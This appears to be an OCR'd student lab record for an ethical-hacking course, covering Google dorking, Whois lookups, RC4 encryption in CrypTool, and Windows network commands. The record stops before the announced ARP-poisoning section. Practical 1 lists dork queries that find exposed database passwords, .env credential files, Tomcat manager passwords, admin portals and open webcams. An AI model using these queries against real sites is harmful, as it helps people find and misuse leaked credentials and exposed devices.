Practical :- 1

Aim :- Google and Whois Reconnaissance

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Using Google:

Because of various web server misconfigurations, sensitive information gets indexed by the search engines when spiders crawl them. The sensitive information may include: password files, confidential directories, logon portals, log files etc.

A Google dork query is a search string that uses advanced search operators to find information that is not readily available on a website. Google dorking, also known as Google hacking, can return information that is difficult to locate through simple search queries. To locate sensitive information, attackers use advanced sear 1ch strings called Google dork queries.

Some Google Dork Queries:

i)Files Containing Passwords

Search string: "whoops! there was an error." "db_password"

URL:
https://www.google.com/search?q=%22whoops!%20there%20was%20an%20error.%22%20%22db_p a ssword%22

Result: reveals database passwords as a result of the error raised by the PP Framework Laravel

Search string: intext:"login" department | admin | manager | company | host filetype:xls | xlsx community -github

URL:
https://www.google.com/search?q=intext:%22login%22%20department%20|%20admin%20|%20ma na ger%20|%20com pany%20|%20host%20filetype:xls%20|%20xlsx%20-community%20-github

Result: reveals spreadsheets containing passwords

Search String: inurl:"build.xml" intext:"tomcat.manager.password"

URL:
https://www.google.com/search?q=inurl:%22build.xml%22%20intext:%22tomcat.manager.password% 22

Result: reveals the password of tomcat manager

Search String: intitle:"index of" intext:login.csv

URL:

https://www.google.com/search?q=intitle:%22index%20of%22%20intext:login.

csv **Result:** reveals servers with open directories exposing login information

files **ii) Pages Containing Login Portals**

Search String: inurl:admin.php inurl:admin ext:php

URL:

https://www.google.com/search?q=inurl:admin.php%20inurl:admin%20ext:php

Result: reveals the admin login page of sites

iii) Various Online Devices Search String: intitle:"VB Viewer"

URL:

https://www.google.com/search?q=intitle:%22VB%20Viewer%22

Result: reveals several online webcams or IPcams

File Containing Juicy Info

Search String: ext:env intext:APP_ENV= | intext:APP_DEBUG= | intext:APP_KEY=

URL:
https://www.google.com/search?q=ext:env%20intext:APP_ENV=%20|%20intext:APP_DEBUG=%20 | %20intext:APP_KEY=


Result: finds the environment configuration files (.env) of Laravel Framework which reveal credentials of database and SMTP servers


Whois:


WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format. The WHOIS protocol is documented in RFC 3912.

Online Whois query:

- https://www.whois.com/
- https://www.whois.net/
- http://whois.domaintools.com/
- https://who.is/
- https://whois.icann.org/en
- A) www.whois.com


https://www.whois.com
MEGA SALE
40% OFF ON DEDICATED SERVERS!
ENDS SOON!
BUY NOW
Whois
Identity for everyone
WHOIS
HOME DOMAINS WEBSITES HOSTING CLOUD EMAIL SECURITY WHOIS SUPPORT
LOGIN
GET A DOMAIN NAME
With FREE Email, DNS, Theft Protection And Lots More
Find your ideal domain name...
Search
Sale
.space
$24.88 $0.88
BUY NOW
Sale
.global
$78.88 $10.98
BUY NOW


MEGA SALE
40% OFF ON DEDICATED SERVERS!
ENDS SOON!
BUY NOW
Whois
Identity for everyone
oneplus
WHOIS
HOME DOMAINS WEBSITES HOSTING CLOUD EMAIL SECURITY WHOIS SUPPORT
LOGIN
oneplus.com
Updated 5 days ago
Domain Information
Domain: oneplus.com
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.
Registered On: 2001-06-30
Expires On: 2022-06-30
Updated On: 2018-03-16
Status: clientTransferProhibited
Name Servers: ns-1356.awsdns-41.org
ns-1801.awsdns-33.co.uk
ns-191.awsdns-23.com
Sale
.space
$24.88 $0.88
BUY NOW
*Offer ends 31st December 2018
On Sale!
.pro


oneplus.com
Updated 5 days ago
Domain Information
Domain: oneplus.com
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.
Registered On: 2001-06-30
Expires On: 2022-06-30
Updated On: 2018-03-16
Status: clientTransferProhibited
Name Servers: ns-1356.awsdns-41.org
ns-1801.awsdns-33.co.uk
ns-191.awsdns-23.com
ns-839.awsdns-40.net
Registrant Contact
State: guang dong
Raw Whois Data

Raw Whois Data

```
Domain Name: oneplus.com
Registry Domain ID: 74213037_DOMAIN_COM-VRSN
Registrar WHOIS Server: grs-whois.hichina.com
Registrar URL: http://whois.aliyun.com
Updated Date: 2018-03-16T16:41:18Z
Creation Date: 2001-06-30T10:49:16Z
Registrar Registration Expiration Date: 2022-06-30T10:49:15Z
Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.
Registrar IANA ID: 420
Reseller:
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registrant City:
Registrant State/Province: guang dong
Registry Registrant ID: Not Available From Registry
Name Server: NS-1356.AWSDNS-41.ORG
Name Server: NS-1801.AWSDNS-33.CO.UK
Name Server: NS-191.AWSDNS-23.COM
Name Server: NS-839.AWSDNS-40.NET
DNSSEC: unsigned
Registrar Abuse Contact Email: DomainAbuse@service.aliyun.com
Registrar Abuse Contact Phone: +86.95187
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>>Last update of WHOIS database: 2018-12-15T01:57:13Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Important Reminder: Per ICANN 2013RAA`s request, Hichina has modified domain
names`whois format of dot com/net/cc/tv, you could refer to section 1.4 posted by
ICANN on http://www.icann.org/en/resources/registrars/raa/approved-with-specs-
27jun13-en.htm#whois The data in this whois database is provided to you for
information purposes only, that is, to assist you in obtaining information about
```

For more information on Whois status codes, please visit https://icann.org/epp

Important Reminder: Per ICANN 2013RAA`s request, Hichina has modified domain
names`whois format of dot com/net/cc/tv, you could refer to section 1.4 posted by
ICANN on http://www.icann.org/en/resources/registrars/raa/approved-with-specs-
27jun13-en.htm#whois The data in this whois database is provided to you for
information purposes only, that is, to assist you in obtaining information about
or related to a domain name registration record. We make this information
available "as is," and do not guarantee its accuracy. By submitting a whois query,
you agree that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to: (1)enable high volume, automated,
electronic processes that stress or load this whois database system providing you
this information; or (2) allow, enable, or otherwise support the transmission of
mass unsolicited, commercial advertising or solicitations via direct mail,
electronic mail, or by telephone. The compilation, repackaging, dissemination or
other use of this data is expressly prohibited without prior written consent from
us. We reserve the right to modify these terms at any time. By submitting this
query, you agree to abide by these terms.For complete domain details go
to:http://whois.aliyun.com/whois/domain/hichina.com

Practical :- 2
Aim: Password Encryption and Cracking with CrypTool

Password Encryption and Decryption :-

- Use CrypTool to encrypt passwords using the RC4 algorithm.
- Decrypt the encrypted passwords and verify the original values..


CrypTool:

CrypTool is an open-source project. **CrypTool** contains most classical ciphers, as well as modern symmetric and asymmetric cryptography including RSA, ECC, digital signatures, hybrid encryption, holomorphic encryption, and Diffie–Hellman key exchange.


RC4 algorithm:

In cryptography, RC4 is a stream cipher. While remarkable for its simplicity and speed in software, multiple vulnerabilities have been discovered in RC4, rendering it insecure. It is especially vulnerable when the beginning of the output key stream is not discarded, or when nonrandom or related keys are used.


Step 1: open cryptool go to file new file enter the plain text




Step 2:- Goto encrypt/decrypt symmetric model RC4 enter key length(128 bits) click Encrypt




Step 3: after encryption the value is



Step 4: for decryption (go to encrypt/decrypt>>change the bit length 128bits>> decrypt)





PRACTICAL NO 3

AIM:Linux Network Analysis and ARP Poisoning

Linux Network Analysis:

- Execute the ifconfig command to retrieve network interfaceinformation.
- Use the ping command to test network connectivity and analyze the output.
- Analyze the netstat command output to view active network connections.
- Perform a traceroute to trace the route packets take to reach a target host.

Step 1: Type tracert and type www.oneplus.com press "Enter".

```
Administrator: Command Prompt
C:\Windows\system32>tracert www.oneplus.com

Tracing route to e10580.dscf.akamaiedge.net [23.41.71.236]
over a maximum of 30 hops:

  1     8 ms     9 ms    11 ms  192.168.1.1
  2    66 ms    65 ms    62 ms  comp61 [0.0.0.0]
  3    61 ms    59 ms    50 ms  125.99.48.49
  4    70 ms    69 ms    69 ms  203.212.193.26
  5    70 ms    71 ms    65 ms  202.88.130.237
  6   105 ms    71 ms    72 ms  aes-static-113.114.144.59.airtel.in [59.144.114.113
]
  7   163 ms   163 ms   175 ms  182.79.205.188
  8   113 ms   132 ms   143 ms  te0-5-0-17.br02.hkg15.pccwbtn.net [63.217.17.153]
  9   143 ms   147 ms   149 ms  global-technology.pos3-13.ar01.hkg04.pccwbtn.net [6
3.218.3.14]
 10   147 ms   146 ms   145 ms  a23-41-71-236.deploy.static.akamaitechnologies.com
[23.41.71.236]

Trace complete.
```

Step 2: Ping all the IP address

>ipconfig

```
C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e0f9:2fdc:cdc7:7bfe%28
   Autoconfiguration IPv4 Address. . : 169.254.123.254
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a560:66a0:a556:5eaf%14
   IPv4 Address. . . . . . . . . . . : 192.168.1.61
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

>ping 91.240.109.42

```
C:\Windows\system32>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Reply from 91.240.109.42: bytes=32 time=175ms TTL=53
Reply from 91.240.109.42: bytes=32 time=173ms TTL=53
Reply from 91.240.109.42: bytes=32 time=173ms TTL=53
Reply from 91.240.109.42: bytes=32 time=171ms TTL=53

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 171ms, Maximum = 175ms, Average = 173ms
```

Step 3: netstat

```
C:\Windows\system32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.61:1137      e1:https               ESTABLISHED
  TCP    192.168.1.61:1146      131.253.33.254:https   ESTABLISHED
  TCP    192.168.1.61:1153      e1-ha:https            ESTABLISHED
  TCP    192.168.1.61:1200      e3-ha:https            ESTABLISHED
  TCP    192.168.1.61:1201      e3-ha:https            ESTABLISHED
  TCP    192.168.1.61:1203      e1:https               ESTABLISHED
  TCP    192.168.1.61:1273      server-52-222-136-21:https  CLOSE_WAIT
  TCP    192.168.1.61:1281      e2:https               ESTABLISHED
  TCP    192.168.1.61:1309      151.101.38.110:https   ESTABLISHED
  TCP    192.168.1.61:1340      media-router-fp2:https  ESTABLISHED
  TCP    192.168.1.61:1341      media-router-fp2:https  ESTABLISHED
  TCP    192.168.1.61:1552      52.230.3.194:https     ESTABLISHED
  TCP    192.168.1.61:1574      dialup-mum-203:https   ESTABLISHED
  TCP    192.168.1.61:1634      COMP53:ms-do           ESTABLISHED
  TCP    192.168.1.61:7680      comp151:1748           ESTABLISHED
  TCP    192.168.1.61:7680      comp66:26329           ESTABLISHED
  TCP    192.168.1.61:7680      comp150:1667           ESTABLISHED
  TCP    192.168.1.61:7680      192.168.1.163:1651     ESTABLISHED
```


Step 4: ifconfig

